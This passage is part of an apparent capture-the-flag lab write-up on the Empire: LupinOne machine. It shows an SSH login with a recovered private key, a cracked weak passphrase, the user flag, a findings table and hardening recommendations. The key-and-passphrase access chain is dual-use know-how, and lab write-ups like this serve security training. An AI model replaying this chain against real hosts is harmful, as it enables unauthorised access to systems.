2b6d9429e81dc2527d02b7fed58e3c57cea09334bac73a0a9ff131564029b1d8a6211bc686cbf864c98c6449132284c41b3eeb683ed01c31178aeb1697486477deb4190ab16c6454
fb2740a80bad7d99a83100baa38d8e40968d2c1cd3c4263a8d4d810d012a15b913cbde25ad3f9d17c268eac8ccf7d9fcd35882efc395fd4299b5c4b02566943ef571b3eac1f58
a19fde159e12bd1675084b937f93b20c80b051b83474b88acfb91cb2461c0f31f4667683b268e862fdae2d52e2d7d8eb7e7a7fb55a0b6ca9b7f489a657a266e3e899a91d77b07b0
2a2bfac59d13c9a41cca58e485ed1c2dcadfd5e9b148f0efb7cb99b780f22151493bf02e67d1550e3d240c31e7a77e07d1f66c588da5a35f264c56b06b4a5f5d701557664a
2e5f79e564d7f5e88a9ef52c7dca3c8e4edf3eccf91321483d621a10db119b39dbb58f5a8d085b8c70231429408735c98b82c667a9a368612297ef60e14ee98ed100a98bf5fb7c7
c17ceee899b1574c9ffcafb31ae1ea2c0f2ea9adceddd488519be087b5c5a5907fb527968294c32ef33005b6f781161a9016d0029a0e3611a8610000075064b8515cb4008dae50f1
```

Figure 17/18 — Re-verifying the extracted key hash.

Authentication succeeded, granting an interactive shell on the host as icex64. The user's home directory contained the first objective file:

```
(root@kali)-[/home/kali]
# ssh -i id_rsa icex64@10.157.4.221
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: LupinOne
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$ cat user.txt
```

Figure 19 — Successful SSH login and listing of user.txt.

```
3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
icex64@LupinOne:~$
```

Figure 20 — user.txt contents, confirming the flag.

The captured flag confirms the foothold:

```
3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
```

## 5. Findings Summary

The following weaknesses were identified and chained together to achieve initial access:

| # | Finding                                                               | Severity | MITRE ATT&CK                  |
|---|-----------------------------------------------------------------------|----------|-------------------------------|
| 1 | Sensitive path disclosed via robots.txt (/~myfiles)                   | Low      | T1595 – Active Scanning       |
| 2 | User-directory (mod_userdir) enumeration exposes hidden /~secret path | Medium   | T1087 – Account Discovery     |
| 3 | Plaintext-reachable SSH private key hosted on the web server          | Critical | T1552.004 – Private Keys      |
| 4 | Weak, dictionary-crackable SSH key passphrase (P@55w0rd!)             | High     | T1110.002 – Password Cracking |
| 5 | Valid SSH credentials grant direct interactive shell access           | High     | T1078 – Valid Accounts        |

## 6. Recommendations

- Remove or restrict robots.txt entries that reveal the existence of sensitive paths; robots.txt is guidance for well-behaved crawlers, not an access control.
- Disable Apache's mod\_userdir in production, or explicitly deny web access to per-user directories that are not intended to be public.
- Never store private keys, credentials, or other secrets inside a web-accessible directory, even if encoded — encoding is not encryption and provides no real confidentiality.
- Enforce a strong-passphrase policy for SSH private keys and, where feasible, prefer hardware-backed keys or short-lived certificates over passphrase-protected files.
- Monitor and alert on directory-fuzzing patterns (high-volume 404/403 sequences from a single source) at the web server or WAF layer.
- Continue the assessment through privilege escalation from icex64 to fully validate the host's defense-in-depth before remediation is considered complete.

## 7. Conclusion

This engagement demonstrated a complete attack chain from unauthenticated network access to an authenticated shell, driven almost entirely by information disclosure rather than by a software exploit. The target's SSH service itself was never vulnerable — the compromise succeeded because a private key and the means to crack its passphrase were both, in effect, handed to the attacker by the web server. This is a common and instructive pattern in real-world assessments: strong controls are frequently undermined by weak configuration around them, rather than by flaws in the controls themselves.

*This report covers the initial-access phase of the Empire: LupinOne exercise. Privilege escalation beyond the icex64 account was outside the scope of the material captured for this write-up and is recommended as a follow-on exercise.*